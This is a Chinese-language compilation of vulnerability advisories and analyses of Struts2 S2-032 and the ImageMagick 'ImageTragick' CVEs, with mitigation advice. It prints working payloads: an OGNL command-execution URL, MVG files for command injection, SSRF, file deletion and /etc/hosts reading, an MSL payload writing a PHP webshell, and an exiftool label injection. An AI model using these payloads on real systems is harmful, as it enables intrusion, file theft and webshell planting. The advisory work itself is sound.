

图 4-1-2

这里我小小的猜测一下，官方发布的日期是 20 日，而漏洞提交 team 做宣传是在 4 月 25 日，那么是不是在提交 CVE 时还没有完成弹计算器的利用，还是为了符合漏洞提交

规范做的延时？

漏洞总结

虽然现在 CVE 已经发布，但是从目前网络情况上（twitter 和微博）来看，并没有安全研究人员关注到这两个 CVE，可能是因为官方发布过太多鸡肋的 CVE 了，国内的各路炒洞高手已经对 Struts2 麻木了。所以目前的情况是属于漏洞存在那里，发了 CVE，但是没有任何人去研究利用，发布相关分析。这个漏洞和 Struts2 前 N 次被炒的热热闹闹的漏洞影响和危害相比，真是不可同日而语，其实这个漏洞真的很实在。

看到这里，打算磨拳擦掌要去调回显 PoC 的朋友们，这里我要在提醒一次。虽然我在之前说了存在这个问题的站点很多，但是这个漏洞存在版本限制，在 Struts2.3.18 及其以上的版本才可以触发。而国内大多数的站点由于 Struts 在 2.3.16 之后再也没有出现过大的问题，所以绝大多数停留在 2.3.16 这个版本，这让这个看似很不错的漏洞略显鸡肋了。

防护方案

目前官方已经推出了 2.3.20.2、2.3.24.2 和 2.3.28.1 修复了这个问题，大家可以针对自己所使用的版本进行升级，下载地址：

https://struts.apache.org/download.cgi#struts23281

（全文完）责任编辑：游风

第2节 Struts 2(S2-032)漏洞通告

作者：cubesec

来自：CubeSec 技术博客

网址：http://blog.cubesec.cn/

漏洞名称

Struts (S2-032)远程代码执行。

漏洞影响版本

Struts 2.0.0 – Struts 2.3.28（除了 2.3.20.2 与 2.3.24.2）。

漏洞细节

目前互联网上已经有攻击利用的远程 exp，其中 exp 的利用方式为：

```
http://xxx.xxx.com.cn/index.action?method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23res%3d%40org.apache.struts2.ServletActionContext%40getResponse(),%23res.setCharacterEncoding(%23parameters.encoding[0]),%23w%3d%23res.getWriter(),%23s%3dnew+java.util.Scanner(@java.lang.Runtime@getRuntime().exec(%23parameters.cmd[0]).getInputStream()).useDelimiter(%23parameters.pp[0]),%23str%3d%23s.hasNext()%3f%23s.next()%3a%23parameters.ppp[0],%23w.print(%23str),%23w.close(),1?%23xx:%23request.toString&cmd=id&pp=\\\\A&ppp=%20&encoding=UTF-8
```

其中 id 为远程执行的代码，如图 4-2-1：



图 4-2-1

漏洞演示

目前魔方已经制作了 POC 脚本可供用户对目标进行检测，脚本的使用方式如下。

python struts2check.py +目标即可，如图 4-2-2：



图 4-2-2

浏览成功返回的链接，系统返回如下，页面即存在漏洞，下面为测试 POC：

文件名：struts2check.rar

下载链接：

http://blog.cubesec.cn/ueditor/php/upload/file/20160427/1461689212269135.rar

修补方案

官方解决方案：

Disable Dynamic Method Invocation when possible or upgrade to Apache Struts versions 2.3.20.2, 2.3.24.2 or 2.3.28.1.

防护方案：

目前官方已经推出了 2.3.20.2、2.3.24.2 和 2.3.28.1 修复了这个问题，大家可以针对自己所使用的版本进行升级。

下载地址：

https://struts.apache.org/download.cgi#struts23281

（全文完）责任编辑：游风

第3节 CVE-2016-3714 - ImageMagick 命令执行分析

作者：phith0n

来自：乌云知识库

网址：http://drops.wooyun.org/

ImageMagick 是一款使用量很广的图片处理程序，很多厂商都调用了这个程序进行图片处理，包括图片的伸缩、切割、水印、格式转换等等。但近来有研究者发现，当用户传入一个包含『畸形内容』的图片的时候，就有可能触发命令注入漏洞。

国外的安全人员为此新建了一个网站： https://imagetragick.com/ ，不得不说，有

些外国人蛮会玩的。

相对于之前的数个拥有『主页』的漏洞，这个洞确实不一般，确实是一个可以被利用的好洞，乌云主站上也爆出了数个被该漏洞影响的大厂商。我们先来分析一下它出现的原因。

0x01 原理分析

与这个漏洞相关的 CVE 有 CVE-2016-3714、CVE-2016-3715、CVE-2016-3716、CVE-2016-3717，其中最严重的就是 CVE-2016-3714，利用这个漏洞可以造成远程命令执行的危害。

ImageMagick 有一个功能叫做 delegate(委托),作用是调用外部的 lib 来处理文件。而调用外部 lib 的过程是使用系统的 system 命令来执行的

（ https://github.com/ImageMagick/ImageMagick/blob/e93e339c0a44cec16c08d78241f7aa3754485004/MagickCore/delegate.c#L347 ）

我们在 ImageMagick 的默认配置文件里可以看到所有的委托：

/etc/ImageMagick/delegates.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE delegatemap [
<!ELEMENT delegatemap (delegate)+>
<!ELEMENT delegate (#PCDATA)>
<!ATTLIST delegate decode CDATA #IMPLIED>
<!ATTLIST delegate encode CDATA #IMPLIED>
<!ATTLIST delegate mode CDATA #IMPLIED>
<!ATTLIST delegate spawn CDATA #IMPLIED>
<!ATTLIST delegate stealth CDATA #IMPLIED>
<!ATTLIST delegate thread-support CDATA #IMPLIED>
<!ATTLIST delegate command CDATA #REQUIRED>
]>
<!--
  Delegate command file.

  Commands which specify
```

decode="in_format" encode="out_format"

specify the rules for converting from in_format to out_format These
rules may be used to translate directly between formats.

Commands which specify only

decode="in_format"

specify the rules for converting from in_format to some format that
ImageMagick will automatically recognize. These rules are used to
decode formats.

Commands which specify only

encode="out_format"

specify the rules for an "encoder" which may accept any input format.

For delegates other than ps:*, pcl:*, and mpeg:* the substitution rules are
as follows:

%i input image filename
%o output image filename
%u unique temporary filename
%Z unique temporary filename
%# input image signature
%b image file size
%c input image comment
%g image geometry
%h image rows (height)
%k input image number colors
%l image label
%m input image format
%p page number
%q input image depth
%s scene number
%w image columns (width)
%x input image x resolution
%y input image y resolution

Set option delegate:bimodal=true to process bimodal delegates otherwise they
are ignored.

```
  If stealth="True" the delegate is not listed in user requested
  "-list delegate" listings. These are typically special internal delegates.

  If spawn="True" ImageMagick will not way for the delegate to finish,
  nor will it read any output image.   It will only wait for either the input
  file to be removed (See "ephemeral:" coder) indicating that the input file
  has been read, or a maximum time limit of 2 seconds.
-->
<delegatemap>
  <delegate decode="autotrace" stealth="True" command="&quot;convert&quot; &quot;%i&quot;
&quot;pnm:%u&quot;\n&quot;autotrace&quot; -input-format pnm -output-format svg -output-file
&quot;%o&quot; &quot;%u&quot;"/>
  <delegate decode="blender" command="&quot;blender&quot; -b &quot;%i&quot; -F PNG -o
&quot;%o&quot;&quot;\n&quot;convert&quot; -concatenate &quot;%o*.png&quot; &quot;%o&quot;"/>
  <delegate decode="browse" stealth="True" spawn="True" command="&quot;xdg-open&quot;
http://www.imagemagick.org/; rm &quot;%i&quot;"/>
  <delegate decode="cdr" command="&quot;uniconvertor&quot; &quot;%i&quot; &quot;%o.svg&quot;; mv
&quot;%o.svg&quot; &quot;%o&quot;"/>
  <delegate decode="cgm" thread-support="False" command="&quot;ralcgm&quot; -d ps -oC &lt;
&quot;%i&quot; &gt; &quot;%o&quot; 2&gt; &quot;%Z&quot;"/>
  <delegate decode="dvi" command="&quot;dvips&quot; -q -o &quot;%o&quot; &quot;%i&quot;"/>
  <delegate decode="dng:decode" command="&quot;ufraw-batch&quot; --silent --create-id=also --out-type=png
--out-depth=16 &quot;--output=%u.png&quot; &quot;%i&quot;"/>
  <delegate decode="dot" command='&quot;dot&quot; -Tsvg &quot;%i&quot; -o &quot;%o&quot;' />
  <delegate decode="edit" stealth="True" command="&quot;/etc/alternatives/x-terminal-emulator&quot; -title
&quot;Edit Image Comment&quot; -e vi &quot;%o&quot;"/>
  <delegate decode="eps" encode="pdf" mode="bi" command="&quot;gs&quot; -q -dQUIET -dSAFER -dBATCH
-dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 &quot;-sDEVICE=pdfwrite&quot;
&quot;-sOutputFile=%o&quot; &quot;-f%i&quot;"/>
  <delegate decode="eps" encode="ps" mode="bi" command="&quot;gs&quot; -q -dQUIET -dSAFER -dBATCH
-dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2
&quot;-sDEVICE=nodevice&quot; &quot;-sOutputFile=%o&quot; &quot;-f%i&quot;"/>
  <delegate decode="fig" command="&quot;fig2dev&quot; -L ps &quot;%i&quot; &quot;%o&quot;"/>
  <delegate decode="plt" command="&quot;echo&quot; &quot;set size 1.25,0.62; set terminal postscript portrait
color solid; set output \'%o\'; load \'%i\'&quot; &gt; &quot;%u&quot;;&quot;gnuplot&quot; &quot;%u&quot;"/>
  <delegate decode="hpg" command="&quot;hp2xx&quot; -q -m eps -f `basename &quot;%o&quot;`
&quot;%i&quot;;      mv -f `basename &quot;%o&quot;` &quot;%o&quot;"/>
  <delegate decode="hpgl" command="if [ -e hp2xx -o -e /usr/bin/hp2xx ]; then      hp2xx -q -m eps -f `basename
&quot;%o&quot;` &quot;%i&quot;;      mv -f `basename &quot;%o&quot;` &quot;%o&quot;;    else      echo
&quot;You need to install hp2xx to use HPGL files with ImageMagick.&quot;;      exit 1;    fi"/>
  <delegate decode="htm" command="&quot;html2ps&quot; -U -o &quot;%o&quot; &quot;%i&quot;"/>
  <delegate decode="html" command="&quot;html2ps&quot; -U -o &quot;%o&quot; &quot;%i&quot;"/>
  <delegate decode="https" command="&quot;curl&quot; -s -k -o &quot;%o&quot; &quot;https:%M&quot;"/>
```

<delegate decode="ilbm" command=""ilbmtoppm" "%i" > "%o""/>
<delegate decode="man" command=""groff" -man -Tps "%i" > "%o""/>
<delegate decode="mpeg:decode" command=""ffmpeg" -v -1 -i "%i" -vframes %S -vcodec pam -an -f rawvideo -y "%u.pam" 2> "%Z""/>
<delegate encode="mpeg:encode" stealth="True" command=""ffmpeg" -v -1 -mbd rd -trellis 2 -cmp 2 -subcmp 2 -g 300 -i "%M%%d.jpg" "%u.%m" 2> "%Z""/>
<delegate decode="sid" command=""mrsidgeodecode" -if sid -i "%i" -of tif -o "%o" > "%u""/>
<delegate decode="pcl:color" stealth="True" command=""pcl6" -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=ppmraw" -dTextAlphaBits=%u -dGraphicsAlphaBits=%u "-r%s" %s "-sOutputFile=%s" "%s""/>
<delegate decode="pcl:cmyk" stealth="True" command=""pcl6" -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=pamcmyk32" -dTextAlphaBits=%u -dGraphicsAlphaBits=%u "-r%s" %s "-sOutputFile=%s" "%s""/>
<delegate decode="pcl:mono" stealth="True" command=""pcl6" -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=pbmraw" -dTextAlphaBits=%u -dGraphicsAlphaBits=%u "-r%s" %s "-sOutputFile=%s" "%s""/>
<delegate decode="pdf" encode="eps" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=epswrite" "-sOutputFile=%o" "-f%i""/>
<delegate decode="pdf" encode="ps" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=nodevice" "-sOutputFile=%o" "-f%i""/>
<delegate decode="tiff" encode="launch" mode="encode" command=""gimp" "%i""/>
<delegate decode="pnm" encode="ilbm" mode="encode" command=""ppmtoilbm" -24if "%i" > "%o""/>
<delegate decode="pov" command=""povray" "+i%i" -D0 "+o%o" +fn%q +w%w +h%h +a -q9 "-kfi%s" "-kff%n";"convert" -concatenate "%o*.png" "%o""/>
<delegate decode="ps" encode="eps" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=epswrite" "-sOutputFile=%o" "-f%i""/>
<delegate decode="ps" encode="pdf" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=pdfwrite" "-sOutputFile=%o" "-f%i""/>
<delegate decode="ps" encode="print" mode="encode" command="lpr "%i""/>
<delegate decode="ps:alpha" stealth="True" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=pngalpha" -dTextAlphaBits=%u -dGraphicsAlphaBits=%u "-r%s" %s "-sOutputFile=%s" "-f%s" "-f%s""/>
<delegate decode="ps:cmyk" stealth="True" command=""gs" -q -dQUIET -dSAFER -dBATCH

```
-dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2
&quot;-sDEVICE=pam&quot; -dTextAlphaBits=%u -dGraphicsAlphaBits=%u &quot;-r%s&quot; %s
&quot;-sOutputFile=%s&quot; &quot;-f%s&quot; &quot;-f%s&quot;"/>
 <delegate decode="ps:color" stealth="True" command="&quot;gs&quot; -q -dQUIET -dSAFER -dBATCH
-dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2
&quot;-sDEVICE=pnmraw&quot; -dTextAlphaBits=%u -dGraphicsAlphaBits=%u &quot;-r%s&quot; %s
&quot;-sOutputFile=%s&quot; &quot;-f%s&quot; &quot;-f%s&quot;"/>
 <delegate decode="ps:mono" stealth="True" command="&quot;gs&quot; -q -dQUIET -dSAFER -dBATCH
-dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2
&quot;-sDEVICE=pbmraw&quot; -dTextAlphaBits=%u -dGraphicsAlphaBits=%u &quot;-r%s&quot; %s
&quot;-sOutputFile=%s&quot; &quot;-f%s&quot; &quot;-f%s&quot;"/>
 <delegate decode="rgba" encode="rle" mode="encode" command="&quot;rawtorle&quot; -o &quot;%o&quot;
-v &quot;%i&quot;"/>
 <delegate decode="scan" command="&quot;scanimage&quot; -d &quot;%i&quot; &gt; &quot;%o&quot;"/>
 <delegate decode="scanx" command="&quot;scanimage&quot; &gt; &quot;%o&quot;"/>
 <delegate decode="miff" encode="show" spawn="True" command="&quot;/usr/bin/display&quot; -delay 0
-window-group %[group] -title &quot;%l &quot; &quot;ephemeral:%i&quot;"/>
 <delegate decode="shtml" command="&quot;html2ps&quot; -U -o &quot;%o&quot; &quot;%i&quot;"/>
 <delegate decode="svg" command="&quot;rsvg-convert&quot; -o &quot;%o&quot; &quot;%i&quot;"/>
 <delegate decode="txt" encode="ps" mode="bi" command="&quot;enscript&quot; -o &quot;%o&quot;
&quot;%i&quot;"/>
 <delegate decode="miff" encode="win" stealth="True" spawn="True" command="&quot;/usr/bin/display&quot;
-immutable -delay 0 -window-group %[group] -title &quot;%l &quot; &quot;ephemeral:%i&quot;"/>
 <delegate decode="wmf" command="&quot;wmf2eps&quot; -o &quot;%o&quot; &quot;%i&quot;"/>
 <delegate decode="xps:color" stealth="True" command="&quot;gxps&quot; -dQUIET -dSAFER -dBATCH
-dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2
&quot;-sDEVICE=ppmraw&quot; -dTextAlphaBits=%u -dGraphicsAlphaBits=%u &quot;-r%s&quot; %s
&quot;-sOutputFile=%s&quot; &quot;%s&quot;"/>
 <delegate decode="xps:cmyk" stealth="True" command="&quot;gxps&quot; -dQUIET -dSAFER -dBATCH
-dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2
&quot;-sDEVICE=bmpsep8&quot; -dTextAlphaBits=%u -dGraphicsAlphaBits=%u &quot;-r%s&quot; %s
&quot;-sOutputFile=%s&quot; &quot;%s&quot;"/>
 <delegate decode="xps:mono" stealth="True" command="&quot;gxps&quot; -dQUIET -dSAFER -dBATCH
-dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2
&quot;-sDEVICE=pbmraw&quot; -dTextAlphaBits=%u -dGraphicsAlphaBits=%u &quot;-r%s&quot; %s
&quot;-sOutputFile=%s&quot; &quot;%s&quot;"/>
</delegatemap>
```

我们可以看到，这里它定义了很多占位符，比如%i 是输入的文件名，%l 是图片 exif label 信息。而在后面 command 的位置，%i 和%l 等占位符被拼接在命令行中。这个漏洞也因此而来，被拼接完毕的命令行传入了系统的 system 函数，而我们只需使用反引号（`）或

闭合双引号，来执行任意命令。

漏洞报告中给出的 POC 是利用了如下的这个委托：

```
<delegate decode="https" command="&quot;curl&quot; -s -k -o &quot;%o&quot; &quot;https:%M&quot;"/>
```

它在解析 https 图片的时候，使用了 curl 命令将其下载，我们看到%M 被直接放在 curl 的最后一个参数内。ImageMagick 默认支持一种图片格式，叫 mvg，而 mvg 与 svg 格式类似，其中是以文本形式写入矢量图的内容，而这其中就可以包含 https 处理过程。所以我们可以构造一个.mvg 格式的图片（但文件名可以不为.mvg，比如下图中包含 payload 的文件的文件名为 vul.gif，而 ImageMagick 会根据其内容识别为 mvg 图片），并在 https://后面闭合双引号，写入自己要执行的命令：

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://"|id; ")'
pop graphic-context
```

这样，ImageMagick 在正常执行图片转换、处理的时候就会触发漏洞（如图 4-3-1）：



图 4-3-1

其他几个 CVE 也比较有趣，比如 CVE-2016-3718，他是利用 mvg 格式中可以包含 url 的特点，进行 SSRF 攻击，POC 如下：

```
push graphic-context
viewbox 0 0 640 480
fill 'url(http://example.com/)'
pop graphic-context
```

CVE-2016-3715 是利用 ImageMagick 支持的 ephemeral 协议，来删除任意文件：

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'ephemeral:/tmp/delete.txt'
popgraphic-context
```

CVE-2016-3716 是利用 ImageMagick 支持的 msl 协议，来进行文件的读取和写入。

利用这个漏洞，可以将任意文件写为任意文件，比如将图片写为一个.php 后缀的

webshell。

特别说明的是，msl 协议是读取一个 msl 格式的 xml 文件，并根据其内容执行一些操

作：

```
file_move.mvg
-=-=-=-=-=-=-=-=-
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'msl:/tmp/msl.txt'
popgraphic-context
```

```
/tmp/msl.txt
-=-=-=-=-=-=-=-=-
<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="/tmp/image.gif" />
<write filename="/var/www/shell.php" />
</image>
```

CVE-2016-3717 可以造成本地文件读取漏洞：

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'label:@/etc/hosts'
pop graphic-context
```

0x02 深入分析

除了报告中给出的 POC 以外，各个安全研究人员也集思广益，发现这个洞的更多利用

/影响方式。

首先，PHP 扩展『ImageMagick』也存在这个问题，而且只需要调用了 Imagick 类的

构造方法，即可触发这个漏洞：

```
<?php
new Imagick('vul.gif');
```

因为没有返回值，我利用 cloudeye 捕捉到 apache 日志，从日志中读取命令执行的结果（如图 4-3-2）：

图 四-3-2

另外，经过分析，研究人员发现除了.mvg 格式的图片以外，普通 png 格式的图片也能触发命令执行漏洞。我们看到前面委托中对%l，也就是 exif label 的处理：

```
<delegate decode="miff" encode="show" spawn="True" command="&quot;/usr/bin/display&quot; -delay 0 -window-group %[group] -title &quot;%l &quot; &quot;ephemeral:%i&quot;"/>
```

它将%l 拼接进入了/usr/bin/display 命令中，所以我只需将正常的 png 图片，带上一个『恶意』的 exif 信息。在调用 ImageMagick 将其处理成.show 文件的时候，即可触发命令注入漏洞（如图 4-3-3）：

```
exiftool -label="\"|/usr/bin/id; \"" test.png
convert test.png o.show
```

```
root@f2729209a6b8:~/tmp# exiftool -label="\"|/usr/bin/id; \"" test.png
    1 image files updated
root@f2729209a6b8:~/tmp# convert test.png o.show
uid=0(root) gid=0(root) groups=0(root)
display: unable to open X server `' @ error/display.c/DisplayImageCommand/428.
sh: 1:  : not found
root@f2729209a6b8:~/tmp#
```

图 四-3-3

但这个方法鸡肋之处在于，因为 delegate.xml 中配置的 encode="show"（或"win"），所以只有输出为.show 或.win 格式的情况下才会调用这个委托，而普通的文件处理是不会触发这个命令的。

0x03 影响分析

ImageMagick 是一个使用非常广的组件，大量厂商都在处理图片的时候调用这个程序

进行处理，而且很多开源应用也在核心代码中包含了 ImageMagick 选项。

Wordpress 是著名的个人博客/CMS 厂商，其核心源码中使用了 PHP 扩展 ImageMagick。受到这个漏洞的影响，在攻击者拥有一定权限的情况下，可以在 Wordpress 中触发任意命令执行漏洞： WooYun: Wordpress 某核心功能命令执行漏洞（一定权限）

同样的 ,Discuz、Drupal 等常用 CMS 中也调用了 ImageMagick 扩展或 ImageMagick 库，CVE-2016-3714 也可能会影响到他们。

但根据我对 Discuz 的分析，其调用 ImageMagick 处理图片之前，会先使用 php 的 getimagesize 进行图片格式、大小的验证，所以本文中所涉及的 POC 无法在 Disucz 中直接使用，但不排除有其他方法绕过 discuz 对该问题的限制。

除了开源软件中的漏洞以外，国内外各大厂商或多或少都收到了该问题的影响，影响最大的应该属人人，人人某处上传位置调用了 ImageMagick 进行图片的处理，结果造成了命令执行，导致内网被白帽子攻破： WooYun: 人人网某漏洞导致直接 Getshell 影响主干网络直入内网

另外，百度、优酷、腾讯、七牛等诸多厂商都收到该漏洞影响：

WooYun: QQ 邮箱命某处令执行

WooYun: 腾讯微云远程命令执行

WooYun: 七牛云存储远程命令执行漏洞影响图片处理服务器

WooYun: 百度某站远程命令执行漏洞

WooYun: 一张图片引发的血案百度某处命令执行

WooYun: 优酷主站存在远程命令执行漏洞

还有个比较有意思的地方，因为新浪 sae 的 php 包含 ImageMagick 扩展，所以乌云

上有白帽子利用这个漏洞，成功绕过了 sae 的沙盒 WooYun: SAE 沙盒绕过（ImageMagick CVE20163714 应用实例）

0x04 漏洞修复

关于这个漏洞影响 ImageMagick 6.9.3-9 以前是所有版本，包括 ubuntu 源中安装的 ImageMagick。而官方在 6.9.3-9 版本中对漏洞进行了不完全的修复。所以，我们不能仅通过更新 ImageMagick 的版本来杜绝这个漏洞。

现在，我们可以通过如下两个方法来暂时规避漏洞：

处理图片前，先检查图片的 "magic bytes"，也就是图片头，如果图片头不是你想要的格式，那么就不调用 ImageMagick 处理图片。如果你是 php 用户，可以使用 getimagesize 函数来检查图片格式，而如果你是 wordpress 等 web 应用的使用者，可以暂时卸载 ImageMagick，使用 php 自带的 gd 库来处理图片。

使用 policy file 来防御这个漏洞，这个文件默认位置在 /etc/ImageMagick/policy.xml ，我们通过配置如下的 xml 来禁止解析 https 等敏感操作：

```
<policymap>
  <policy domain="coder" rights="none" pattern="EPHEMERAL" />
  <policy domain="coder" rights="none" pattern="URL" />
  <policy domain="coder" rights="none" pattern="HTTPS" />
  <policy domain="coder" rights="none" pattern="MVG" />
  <policy domain="coder" rights="none" pattern="MSL" />
</policymap>
```

参考文献：

https://imagetragick.com/

http://www.openwall.com/lists/oss-security/2016/05/03/18

http://weibo.com/p/1001603971443670055277

第4节 Remote Command Execute in Wordpress 4.5.1

作者：RicterZ

来自：初心を忘れず

网址：http://ricterz.me/

ImageMagick

ImageMagick 昨天曝出 CVE-2016-3714，Java、PHP 的库也受其影响。其中 PHP 的库 Imagick 应用广泛，波及也大。

Wordpress 也就是受此漏洞影响出现了 RCE。

这个漏洞很蠢，ImageMagick 在 MagickCore/constitute.c 的 ReadImage 函数中解析图片，如果图片地址是 https:// 开头的，即调用 InvokeDelegate。

MagickCore/delegate.c 定义了委托，第 99 行定义了要执行的命令。

最终 InvokeDelegate 调用 ExternalDelegateCommand 执行命令(如图 4-4-1，图 4-4-2)。

```
398     (void) ConcatenateMagickString(sanitize_command,"&",MagickPathExtent);
399   if (message != (char *) NULL)
400     *message='\0';
401 #if defined(MAGICKCORE_POSIX_SUPPORT)
402 #if !defined(MAGICKCORE_HAVE_EXECVP)
403   status=system(sanitize_command);
404 #else
405   if ((asynchronous != MagickFalse) ||
406       (strpbrk(sanitize_command,"&;<>|") != (char *) NULL))
407     status=system(sanitize_command);
408   else
409     {
410       pid_t
411         child_pid;
412
413       /*
414         Call application directly rather than from a shell.
```

图 四-4-1

